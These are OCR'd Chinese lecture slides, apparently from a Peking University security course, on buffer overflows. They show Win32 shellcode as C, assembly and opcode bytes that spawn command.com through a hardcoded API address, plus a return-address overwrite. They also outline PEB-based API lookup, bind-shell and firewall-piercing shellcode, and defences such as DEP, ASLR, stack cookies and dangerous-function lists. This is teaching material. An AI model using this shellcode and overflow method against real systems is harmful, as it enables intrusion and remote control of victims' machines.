
归纳

- 溢出的共性
  - 大object向小object复制数据(字符串或整型)，容纳不下造成溢出
  - 溢出会覆盖一些关键性数据（返回地址、管理数据、异常处理或文件指针等）
  - 利用程序的后续流程，得到程序的控制权

缓冲区溢出的利用

```
char szBuf[8] = {0};
strcpy(szBuf,argv[2]);
```

- argv[2]的内容：
  - 对EIP的填充
  - Shellcode



Shellcode

- Shellcode其实就是一段可以完成某种特定功能的二进制代码
- Shellcode的功能
  - 基本功能
    - 添加administrator or root组用户
    - 远程可用shell
    - 下载程序（Trojan or Rootkit）执行
  - 高级功能
    - 抗NIDS检测
    - 穿透防火墙

编写Windows平台下的shellcode

- Shellcode将被放在一个buffer中
- Shellcode可以写成通用的，也就是与具体的应用无关
- Shellcode的功能目标
  - 产生一个shell，可能是本地的
  - 也可能是远程的，把shell的输入输出与一个socket连接起来
- 编写通用shellcode要注意的地方
  - Shellcode不能太长，尽可能的短小精致
  - Shellcode的代码不能包含’\x0’，否则就会被strcpy这样的函数截断
  - Shellcode应该与Windows的操作系统无关，版本(或补丁)无关
  - 可供使用的系统调用非常有限

Win32 Shellcode C语言版

```
1  #include <windows.h>
2  #include <winbase.h>
3  typedef void (*MYPROC)(LPTSTR);
4  typedef void (*MYPROC2)(int);
5  int main()
6  {
7          HINSTANCE LibHandle;
8          MYPROC ProcAdd;
9          MYPROC2 ProcAdd2;
10         char dllbuf[11]   = "msvcrt.dll";
11         char sysbuf[7] = "system";
12         char cmdbuf[16] = "command.com";
13         char sysbuf2[5] = "exit";
14         LibHandle = LoadLibrary(dllbuf);
15         ProcAdd = (MYPROC)GetProcAddress(
16             LibHandle, sysbuf);
17         (ProcAdd) (cmdbuf);
18
19         ProcAdd2 = (MYPROC2) GetProcAddress(
20             LibHandle, sysbuf2);
21         (ProcAdd2)(0);
22 }
```

北京大学

Win32 Shellcode 汇编语言版

```
#include <windows.h>
#include <winbase.h>
void main()
{
        LoadLibrary("msvcrt.dll");
        __asm {
                mov esp,ebp                     ;把ebp的内容赋值给esp
                push ebp                        ;保存ebp, esp－4
                mov ebp,esp                     ;给ebp赋新值, 将作为局部变量的基指针
                xor edi,edi                     ;
                push edi                        ;压入0, esp－4,
                                                ;作用是构造字符串的结尾\0字符。
                sub esp,08h                     ;加上上面, 一共有12个字节,
                                                ;用来放"command.com"。
                mov byte ptr [ebp-0ch],63h      ;
                mov byte ptr [ebp-0bh],6fh      ;
                mov byte ptr [ebp-0ah],6dh      ;
                mov byte ptr [ebp-09h],6Dh      ;
                mov byte ptr [ebp-08h],61h      ;
                mov byte ptr [ebp-07h],6eh      ;
                mov byte ptr [ebp-06h],64h      ;
                mov byte ptr [ebp-05h],2Eh      ;
                mov byte ptr [ebp-04h],63h      ;
                mov byte ptr [ebp-03h],6fh      ;
                mov byte ptr [ebp-02h],6dh      ;生成串"command.com".
                lea eax,[ebp-0ch]               ;
                push eax                        ;串地址作为参数入栈
                mov eax, 0x77bf8044             ;GetProcAddress API入口地址
                call eax                        ;调用system
        }
}
```

Win32 Shellcode Opcode版

```
#include <windows.h>
#include <winbase.h>
char shellcode[] = {
0x8B, 0xE5,                 //MOV ESP,EBP
0x55,                       //PUSH EBP
0x8B, 0xEC,                 //MOV EBP,ESP
0x33, 0xFF,                  //XOR EDI,EDI
0x57,                       //PUSH EDI
0x83, 0xEC, 0x08,           //SUB ESP,8
0xC6, 0x45, 0xF4, 0x63,  //MOV BYTE PTR SS:[EBP-C],63
0xC6, 0x45, 0xF5, 0x6F,  //MOV BYTE PTR SS:[EBP-B],6F
0xC6, 0x45, 0xF6, 0x6D,  //MOV BYTE PTR SS:[EBP-A],6D
0xC6, 0x45, 0xF7, 0x6D,  //MOV BYTE PTR SS:[EBP-9],6D
0xC6, 0x45, 0xF8, 0x61,  //MOV BYTE PTR SS:[EBP-8],61
0xC6, 0x45, 0xF9, 0x6E,  //MOV BYTE PTR SS:[EBP-7],6E
0xC6, 0x45, 0xFA, 0x64,  //MOV BYTE PTR SS:[EBP-6],64
0xC6, 0x45, 0xFB, 0x2E,  //MOV BYTE PTR SS:[EBP-5],2E
0xC6, 0x45, 0xFC, 0x63,  //MOV BYTE PTR SS:[EBP-4],63
0xC6, 0x45, 0xFD, 0x6F,  //MOV BYTE PTR SS:[EBP-3],6F
0xC6, 0x45, 0xFE, 0x6D,  //MOV BYTE PTR SS:[EBP-2],6D
0x8D, 0x45, 0xF4,           //LEA EAX,DWORD PTR SS:[EBP-C]
0x50,                       //PUSH EAX
0xB8, 0x44, 0x80, 0xBF, 0x77, //MOV EAX,77BF8044
0xFF, 0xD0                       //CALL EAX
};
int main() {
    int *ret;
    LoadLibrary("msvcrt.dll");
    ret = (int *)&ret + 2;          //ret 等于main（）的返回
                                    //(+2是因为：有push eb
    (*ret) = (int)shellcode;        //修改main（）的返回地址
}
```

Win32完整的本地Shellcode

- shellcode_asm_full.c - 三个API调用过程:
  - LoadLibrary("msvcrt.dll");
  - system("command.com");
  - exit(0);
- 平台相关的API入口地址
  - system() and exit()
  - 使用LoadLibrary()和GetProcAddress() 获取其他API函数入口地址
  - GetProcAddress()和LoadLibrary()的地址可以在漏洞程序的Import Address Table找到
  - GetProcAddress()和LoadLibrary()的地址对于一个特定版本的Win32平台是固定的－从Kernel32.dll中获取其地址

从Kernel32.dll获取地址

- 获取Kernel32.dll加载基址
  - 从PEB（进程环境块）获取
- 获取Windows API地址
  - Hash算法减少API名字长度→4字节
    - h=((h<<25)|(h>>7))+c
  - 通过PE结构e_lfanew找到PE头
  - PE基址偏移0x78引出表目录指针DataDirectory，其前两个元素分别对应ExportDirectory和ImportDirectory
  - 引出ExportDirectory中的每个函数名称，做hash计算，与原先保存的hash值进行比较，相等则找到对应API入口地址

```
pop     edi
mov     eax, fs:30h
mov     eax, [eax+0Ch]
mov     esi, [eax+1Ch]
lodsd
mov     ebp, [eax+8]
```

实用的Win32 Shellcode

- Xor编码消除空字节
- 给出远程连接
  - Create server and listen
  - Accept client connection
  - Create a child process to run “cmd.exe”
  - Create two pipes and links the shell with socket
    - Command: Client send >> recv Server write >> pipe2 >> stdin Cmd.exe
    - Output: Client recv << send Server read << pipe1 << stdout Cmd.exe

穿透防火墙的Shellcode

- 端口复用技术
- 重新绑定原端口
- Getpeername查找socket
- 字串匹配查找socket
- Hook系统的recv调用
- 文件上传下载功能的实现

Shellcode不通用

◆Shellcode为什么不通用

- ➢ 不同硬件平台
  - ● IBM PC、Alpha，PowerPC
- ➢ 不同系统平台
  - ● Unix、Windows
- ➢ 不同内核与补丁版本
- ➢ 不同漏洞对字符串限制不同

溢出保护技术

- 人—代码作者
- 编译器
- 编程语言
- RunTime保护
- 操作系统
- 硬件

各个操作系统溢出保护手段（一）

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes

北京大学

各个操作系统溢出保护手段（二）

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

Bypassing Browser Memory Protections Setting back browser security by 10 years – 2008 DEFCON Conference

北京大学

人—代码作者

- 编写正确的代码
- 方法
  - 学习安全编程
  - 软件质量控制
  - 源码级纠错工具

编译器

- 数组边界检查
- 编译时加入条件
  - 例如canary保护
  - StackGuard 思想
  - Stack Cookie等

编程语言

- 为什么会出现缓冲区溢出？
  - C/C++出于效率的考虑，不检查数组的边界（语言固有缺陷）
- 类型非安全语言→类型安全语言
- C，C++→C#，Java?

RunTime保护

- 二进制地址重写
- Hook危险函数技术

北京大学

操作系统

非执行缓冲区

- 缓冲区是存放数据地方，我们可以在硬件或操作系统层次上强制缓冲区的内容不得执行
- 许多内核补丁用来阻止缓冲区执行

操作系统

- 堆栈不可执行内核补丁
  - Solar designer’s nonexec kernel patch
  - Solaris/SPARC nonexec-stack protection
- 数据段不可执行内核补丁
  - kNoX：Linux内核补丁，仅支持2.2内核。
  - RSX：Linux内核模块。
  - Exec shield
- 增强的缓冲区溢出保护及内核MAC
  - OpenBSD security feature
  - PaX

Vista系统对抗机制

- 地址空间装载随机化（ASLR）
  - 将关键的系统文件加载到不同的内存地址
  - Windows Vista B2中，DLL或EXE文件能够被加载到256个地址中的任何一个，攻击者有1／256的机会获得正确的地址
  - OpenBSD
- 数据执行保护（DEP）
  - 堆、堆栈
- Safe SEH

硬件

- X86 CPU上采用4GB平坦模式，数据段和代码段的线性地址是重叠的，页面只要可读就可以执行，诸多内核补丁才会费尽心机设计了各种方法来使数据段不可执行.
- Alpha 、 PPC 、 PA-RISC 、 SPARC 、 SPARC64、AMD64、IA64都提供了页执行bit位。Intel及AMD新增加的页执行bit位称为NX安全技术.
- Windows XP SP2及Linux Kernel 2.6都支持NX

缓冲区溢出漏洞挖掘

- Xcon 2004
  - 基于数据流分析的静态漏洞挖掘
- Xcon 2005
  - 结构化的签名和签名的结构化
- Xcon 2006
  - 漏洞挖掘的现在、过去和未来
- Defcon 2008
  - Bypassing Browser Memory Protections
    Setting back browser security by 10 years

安全编程技术

- 设计安全的系统
- 代码的规范和风格
- 危险的函数
- 安全测试

设计安全的系统

- 赖以生存的安全策略
  - 建立一个安全步骤
  - 定义产品的安全目标
  - 将安全看作产品的一个功能
  - 从错误中吸取教训
  - 使用最小权限
  - 使用纵深防御
  - 假设外部系统是不安全的
  - 做好失效计划
  - 使用安全的默认值


设计安全的系统

◆威胁模型

- ➢ STRIDE威胁模型
  - 欺骗标识 Spoofing identity
  - 篡改数据 Tampering with data
  - 拒绝履约 Repudiation
  - 信息泄露 Information disclosure
  - 拒绝服务 Denial of service
  - 特权提升 Elevation of privilege

设计安全的系统

- 部分威胁缓解方法
  - 欺骗标识
  - 篡改数据
  - 拒绝履约
  - 信息泄露
  - 拒绝服务
  - 特权提升




代码的规范和风格

- 基本编程规范
  - 成对编码原则
  - 变量定义的规范
  - 代码对齐、分块、换行的规范
  - 注释的规范

危险的函数

◆VS 2005



危险的函数

- strcpy\wcscpy\lstrcpy_tcscpy_mbscpy
- strcat\wcscat\lstrcat_tcscat_mbscat
- strncpy……
- memcpy……
- printf\sprintf……
- gets
- scanf

缓冲区溢出代码演示

- 程序结构演示
- 逆向工程演示
- 漏洞函数演示
- 返回地址演示
- **ShellCode** 运行演示
- 等等

谢谢！

北京大学